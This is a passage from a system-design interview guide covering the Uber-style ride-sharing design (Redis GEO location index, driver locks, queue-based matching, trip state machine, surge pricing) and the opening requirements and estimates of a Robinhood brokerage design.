
`PATCH /v1/drivers/status` – go online or offline. Body `{"status": "available"}`. Response 200.

`POST /v1/rides/{ride_id}/accept` and `/decline` – driver responds to an offer. Response 200, or 409 if the offer expired or the ride was taken.

`PATCH /v1/rides/{ride_id}` – driver advances state: `{"status": "arrived"}`, `"in_progress"`, `"completed"`. Rider can send `"cancelled"`. Response 200 or 409 for an invalid transition.


`GET /v1/rides/{ride_id}` and a WebSocket `/v1/rides/{ride_id}/stream` – rider sees status and live driver position.

6. High-level design



How will riders get a fare estimate?

1. The rider app calls `POST /v1/fares` with pickup and dropoff.
2. The fare service calls a routing/ETA service (map graph, see deep dives) for distance and duration.
3. It reads the current surge multiplier for the pickup area.
4. It computes `price = (base + per_km * km + per_min * min) * surge`, stores the fare with a short expiry (for example 5 minutes), and returns it.



How will riders request a ride?

1. The app calls `POST /v1/rides` with the fare_id.
2. The ride service inserts a ride row with status `requested`. The unique constraint on `fare_id` makes the request idempotent: a double tap creates one ride.
3. It hands the ride to the matching service (via a queue so the request survives a crash, see deep dives) and returns 202.

How will drivers report location?

1. The driver app sends a location every 4 seconds over a persistent connection.
2. The location service writes it to the Redis geo index with `GEOADD` and stores a heartbeat timestamp.
3. Drivers whose heartbeat is older than ~30 s are treated as offline.

How will the system match a rider with a driver?

1. The matching service queries Redis for available drivers within a radius of the pickup, sorted by distance.
2. It re-ranks the top few by real ETA (road distance, not straight line).
3. For the best candidate it tries to take a short lock on that driver. If it gets the lock, it sends an offer push and waits up to 10 s.
4. On accept, it updates the ride (status `matched`, driver_id) in the DB with a conditional write. On decline or timeout, it releases the lock and tries the next driver.

How will riders and drivers track the trip?

1. The driver app advances the state: arrived, in progress, completed.
2. The ride service validates each transition and writes it.
3. The rider's WebSocket subscribes to the ride channel. Driver location updates for that driver are forwarded to the rider every few seconds.

7. Deep dives

How do we handle 2.5 million location updates per second?

The problem: a relational database cannot take 2.5M updates per second on one table, and we only care about the latest position for matching.

Option	Write throughput	Proximity query	Notes
Postgres + PostGIS	Tens of thousands/s per node	Good (R-tree)	Index churn kills it at this rate
Redis GEO (geohash in a sorted set)	~100k+/s per shard	`GEOSEARCH` radius	In-memory, shard by region
Custom in-memory grid (H3 cells)	Very high	Look up neighbor cells	What Uber built (H3)

What is a geohash? It turns a (lat, lng) into a string by repeatedly splitting the world in half. Nearby points share a prefix. `9q8yy` is a cell of about 5 km x 5 km in San Francisco. Redis GEO stores each driver in a sorted set with a 52-bit geohash as the score, so a radius query becomes a few range scans.

Recommended: Redis GEO sharded by city (or by geohash prefix for huge cities), with the location service as the only writer. Batch updates on the client and use a persistent connection to cut per-request overhead.

```python
# location service: one update
def on_location(driver_id, lat, lng, ts):
    shard = shard_for(lat, lng)                 # e.g. city or geohash[:4]
    if shard != last_shard.get(driver_id):      # driver crossed a boundary
        redis_for(last_shard[driver_id]).zrem("drivers:geo", driver_id)
        last_shard[driver_id] = shard
    r = redis_for(shard)
    pipe = r.pipeline()
    pipe.geoadd("drivers:geo", (lng, lat, driver_id))
    pipe.set(f"drv:hb:{driver_id}", ts, ex=30)  # heartbeat with TTL
    pipe.execute()
```

```
2.5M/s total; each Redis shard ~100k writes/s comfortably
-> 25–40 primary shards worldwide (+ replicas), split by city load
```

Further reduction: adaptive update rates. A parked driver can report every 15 s; a moving driver every 4 s; a driver on a trip every 2 s for smooth tracking. Only "available" drivers need to be in the matching index at all; drivers on a trip go to a separate tracking path.

How do we find the nearest driver for a rider?

The problem: straight-line distance is a poor proxy. A driver 300 m away across a river may be 10 minutes out.

Recommended two-step: cheap filter, then accurate rank.

```
def find_candidates(pickup, k=10):
    r = redis_for(shard_for(pickup.lat, pickup.lng))
    for radius_km in (1, 2, 5):                  # expand ring if empty
        ids = r.geosearch("drivers:geo", longitude=pickup.lng,
                          latitude=pickup.lat, radius=radius_km, unit="km",
                          sort="ASC", count=50)
        ids = [d for d in ids if is_available(d) and heartbeat_fresh(d)]
        if ids:
            break
    etas = eta_service.batch_eta(origins=ids, dest=pickup)   # road network
    return sorted(zip(ids, etas), key=lambda x: x[1])[:k]
```

The ETA service uses a road graph with live traffic. Uber's production system precomputes routes over a partitioned graph (contraction hierarchies style) so a one-to-many ETA call takes a few milliseconds. In the interview, it is enough to say "a routing service with a road graph and historical plus live speeds per road segment, cached by cell pair".

How do we make sure a driver is never sent two rides at once?

The problem: two matching servers handle two riders near the same driver at the same moment. Both see the driver as available and both send an offer. The driver accepts both, or accepts one and the other rider waits.

Option	Pros	Cons
Check status in DB, then send offer	Simple	Race between check and update
DB row lock / conditional update on driver status	Strong	DB on the hot path, lock held for 10 s offer
Distributed lock in Redis with TTL (`SET NX PX`)	Fast, auto-expires	Must handle lock expiry and fencing
Single owner per region (one matcher per city shard)	No cross-node race	Hot spot, failover needed

Recommended: a Redis lock per driver with a TTL equal to the offer timeout plus a margin, and a final conditional write on the ride row as the source of truth.

```python
OFFER_TTL_MS = 12_000

def offer(ride_id, driver_id):
    token = str(uuid4())
    got = redis.set(f"lock:driver:{driver_id}", f"{ride_id}:{token}",
                    nx=True, px=OFFER_TTL_MS)
    if not got:
        return False                                # someone else is offering
    push.send(driver_id, {"type": "offer", "ride_id": ride_id,
                          "expires_in_s": 10})
    return token
```

```sql
-- on driver accept: only succeeds if ride is still unassigned
UPDATE ride
SET driver_id = :driver_id, status = 'matched', version = version + 1
WHERE ride_id = :ride_id AND status = 'requested' AND driver_id IS NULL;
-- 0 rows updated -> ride taken or cancelled, tell driver 409
```

Why TTL? If the matcher crashes after locking, the driver is not stuck forever. After 12 s the lock disappears and the driver is available again. Why the SQL guard too? Locks with TTL can expire early (GC pause, clock issues). The conditional update is the fencing check that guarantees one driver per ride. The driver's accept call must also verify that it still holds the lock value it was offered (compare the ride id in the lock).

Release on decline uses a compare-and-delete so we never delete someone else's lock:

```lua
-- Lua script, atomic in Redis
if redis.call("GET", KEYS[1]) == ARGV[1] then
  return redis.call("DEL", KEYS[1])
end
return 0
```

What if the matching service crashes in the middle of a request?

The problem: the rider is waiting. The matcher that owned their ride crashed after offering to driver 1. Nobody is trying driver 2. The rider sees a spinner forever.

Option	Pros	Cons
Matching in the request thread	Simple	Crash loses the request
Durable queue of ride requests, consumer acks after match	Survives crashes, retries	Possible duplicate processing
Workflow engine (Temporal / Step Functions) with timers	Built-in retries and timeouts	Extra infra

Recommended: put each ride on a durable queue (Kafka or SQS) and use a visibility timeout. The matcher processes one ride at a time and only acks after the ride is `matched` or `no_drivers`. If it dies, the message becomes visible again and another matcher takes it. Matching is idempotent because the ride row and driver locks hold the real state.

```
def match_loop():
    for msg in queue.receive(visibility_timeout_s=30):
        ride = db.get_ride(msg.ride_id)
        if ride.status != "requested":
            queue.ack(msg); continue              # already done by someone
        tried = set(ride.tried_drivers or [])
        for driver_id, eta in find_candidates(ride.pickup):
            if driver_id in tried:
                continue
            db.append_tried(ride.ride_id, driver_id)   # persist progress
            if offer(ride.ride_id, driver_id) and wait_accept(ride, driver_id, 10):
                break
            queue.extend_visibility(msg, 30)      # heartbeat while working
        else:
            db.set_status(ride.ride_id, "no_drivers")
        queue.ack(msg)
```

The `tried_drivers` list stops a new matcher from re-offering to drivers who already declined. The rider app polls or listens on the ride channel, so it simply sees the status change.

How do we model the trip so states never get out of sync?

The problem: driver taps “complete” while the rider taps “cancel”. Network retries resend old transitions.

Recommended: an explicit state machine with allowed transitions, enforced with optimistic concurrency (a version column).

```
 requested --match--> matched --arrive--> arriving --start--> in_progress
     |                   |                   |                   |
     +--cancel/no_drv-+  +------cancel--------+               complete
                      v                      v                   v
                cancelled              cancelled            completed
```

```
ALLOWED = {
    "requested":   {"matched", "cancelled", "no_drivers"},
    "matched":     {"arriving", "cancelled"},
    "arriving":    {"in_progress", "cancelled"},
    "in_progress": {"completed"},
}

def transition(ride_id, new_status, expected_version):
    ride = db.get(ride_id)
    if new_status not in ALLOWED.get(ride.status, set()):
        raise Conflict(f"{ride.status} -> {new_status} not allowed")
    n = db.execute("""UPDATE ride SET status=%s, version=version+1
                      WHERE ride_id=%s AND version=%s""",
                   (new_status, ride_id, expected_version))
    if n == 0:
        raise Conflict("stale version, reload")
    events.publish("ride.status", {"ride_id": ride_id, "status": new_status})
```

Each transition publishes an event that drives notifications, billing, and the driver’s status (back to `available` on completion or cancel).

How does surge pricing work, and how do we handle a demand spike?


The problem: a concert ends and 20,000 people open the app in one neighborhood. Demand is far higher than supply.

Surge: every 30-60 seconds, a stream job counts open requests and available drivers per cell (geohash or H3 cell) and sets a multiplier. Higher prices reduce demand and pull drivers in.

```
def surge_for_cell(demand, supply):
    ratio = demand / max(supply, 1)
    if ratio < 1.2:
        return 1.0
    return min(round(1.0 + 0.5 * (ratio - 1.2), 1), 3.0)   # capped at 3x
```


The multiplier is stored in Redis per cell and locked into the fare quote (`fare.surge`), so a rider pays what they saw. For the request spike itself: matching is sharded by city, the ride queue buffers bursts, and fare estimates are cacheable per cell pair for a few seconds.

8. Final architecture



Component	Job	Technology example
API gateway	Auth, routing, rate limit	Envoy, AWS API Gateway
Fare service	Price and ETA quotes	Stateless service
ETA / routing	Road-network travel time	Graph service with traffic data
Ride service	Ride lifecycle and state machine	Service + Postgres
Ride queue	Durable matching work	SQS or Kafka
Matching workers	Find, lock, offer, assign	Stateless consumers per city
Location gateway	Hold driver connections	WebSocket / gRPC stream servers
Location service	Ingest 2.5M updates/s	Redis GEO sharded by city
Driver locks	Prevent double dispatch	Redis `SET NX PX` + DB conditional update
Surge job	Demand/supply per cell	Flink over location and request streams
Ride channel	Live updates to rider	Redis pub/sub or a WebSocket fan-out tier

Deployment map (AWS)



Riders and drivers enter through separate edge doors, and the two paths meet at the Redis geo index in the data subnet, where location writes land and matching workers search.

9. Common mistakes and interviewer follow-ups

- Mistake: storing every location update in Postgres. 2.5M writes/s with index churn will not hold. Say: in-memory geo index for latest position, stream history to cold storage.
- Mistake: matching by straight-line distance only. Say: geo filter for candidates, then rank by road ETA.
- Mistake: “check driver is free, then assign” without atomicity. Say: Redis lock with TTL plus a conditional update as the fencing check.
- Mistake: no plan for a crashed matcher. Say: durable queue, visibility timeout, persisted list of tried drivers.
- Mistake: one global Redis. Say: shard by city or geohash prefix; rides are local.
- Mistake: free-form status updates. Say: explicit state machine with optimistic concurrency.
- Follow-up: “Driver crosses a shard boundary?” The location service moves the driver to the new shard and removes it from the old one. Matching near a border queries both shards.
- Follow-up: “How do you scale across regions?” Each region is independent (cells of cities). Global data like user profiles is replicated; rides stay in the region where they start.

10. One-page cheat sheet

Topic	Key point
Scale	10M drivers, 2.5M location writes/s, ~1k ride requests/s peak
Location index	Redis GEO (geohash sorted set), sharded by city, ~1 GB total
Freshness	Updates every 2-15 s adaptive, heartbeat TTL 30 s
Matching	GEOSEARCH radius ring 1/2/5 km, rank by road ETA
No double dispatch	`SET lock:driver NX PX 12000` + `UPDATE ride ... WHERE driver_id IS NULL`
Idempotency	fare_id unique per ride
Failure	Ride queue with visibility timeout, tried_drivers persisted
Trip	State machine + version column, events on each transition
Surge	Per-cell demand/supply every 30-60 s, locked into fare quote
CAP	CP for assignment, AP for locations

Sources

- Hello Interview: Design a Ride-Sharing Service Like Uber
- Uber Engineering: H3, Uber’s Hexagonal Hierarchical Spatial Index
- Uber Engineering: How Uber computes ETA at half a million requests per second
- Redis docs: GEOSEARCH

- Redis docs: Distributed locks with Redis
- System Design Handbook: Design Uber

23. Robinhood (Hard)

> Robinhood is a stock brokerage app. Users watch live prices, place market and limit orders, cancel them, and see their order status. Robinhood is not the stock exchange. It forwards orders to an exchange (or a market maker) and receives fills back. The interviewer is testing two very different systems in one design: a huge, loss-tolerant price stream to millions of phones, and a small but money-critical order path that must never lose, duplicate, or mis-state an order. Strong answers say this split out loud and give each side different guarantees.

1. Functional requirements

Core (must have):

1. Users can see live prices for stocks (a watchlist and a symbol detail page).
2. Users can place orders: market orders (buy now at the best price) and limit orders (buy only at or below a price, sell only at or above).
3. Users can cancel an open order.
4. Users can see their orders and their status (pending, open, partially filled, filled, cancelled, rejected).

Below the line (out of scope):

- Building the exchange or matching engine. Exchanges do this.
- Options, crypto, margin, short selling.
- Portfolio charts and tax documents (read models built from fills).
- Funding the account (bank transfers). Assume a buying-power service exists.
- Charting history (OHLC candles) beyond a mention.

2. Non-functional requirements

1. Price latency: a price change reaches a watching client within p99 < 500 ms of arriving from the market data feed.
2. Price fan-out scale: 10M concurrently connected clients during market open, each watching about 20 symbols.
3. Order correctness: no lost orders, no duplicate orders. Order status must be strongly consistent with what the exchange says.
4. Order latency: order submit to exchange in p99 < 200 ms inside our system.
5. Availability: 99.99% for order placement during market hours (9:30 to 16:00 ET). Price streaming can degrade (coalesce, slower updates) but should stay up.
6. Burst handling: 10x to 20x traffic spike in the first minutes after market open and on meme-stock days.
7. Auditability: every order event is kept immutable for at least 7 years (broker-dealer rules such as SEC 17a-4 and FINRA CAT reporting).
8. CAP choice: orders are CP (prefer to reject or delay than to be wrong). Prices are AP (stale by a second is better than an error).

3. Back-of-the-envelope estimates

Assumption	Number
Daily active users	20 million
Peak concurrent connected clients	10 million
Symbols watched per client	20
US-listed symbols	~10,000
Market data updates (all symbols)	~100k/s, peaks 1M/s
Orders per day	10 million
Peak order rate (open, 30x average over trading hours)	~13,000/s
Price message size	~60 bytes
Order event size	~500 bytes

```
Orders:
  trading day = 6.5 h = 23,400 s
  avg = 10M / 23,400            ~ 430 orders/s
  peak (30x at open)            ~ 13,000 orders/s
  order events (submit, ack, fills, cancel) ~ 4 per order -> 52k events/s peak

Price fan-out (naive: every tick to every watcher):
  subscriptions = 10M clients * 20 symbols = 200M subscriptions
  if each watched symbol ticks 5x/s -> 1 billion messages/s  (too much)
  coalesce to 1 update/s per symbol per client:
    10M * 20 * 1/s = 200M msgs/s * 60 B = 12 GB/s outbound
  only ~5 symbols visible on screen at a time:
    10M * 5 * 1/s = 50M msgs/s * 60 B = 3 GB/s (24 Gbps) across the edge fleet

Connections:
  10M WebSockets / 50k per server ~ 200 edge servers (+ headroom ~300)

Order storage:
  10M * 4 events * 500 B = 20 GB/day ~ 5 TB/year; 7 years ~ 35 TB (WORM storage)
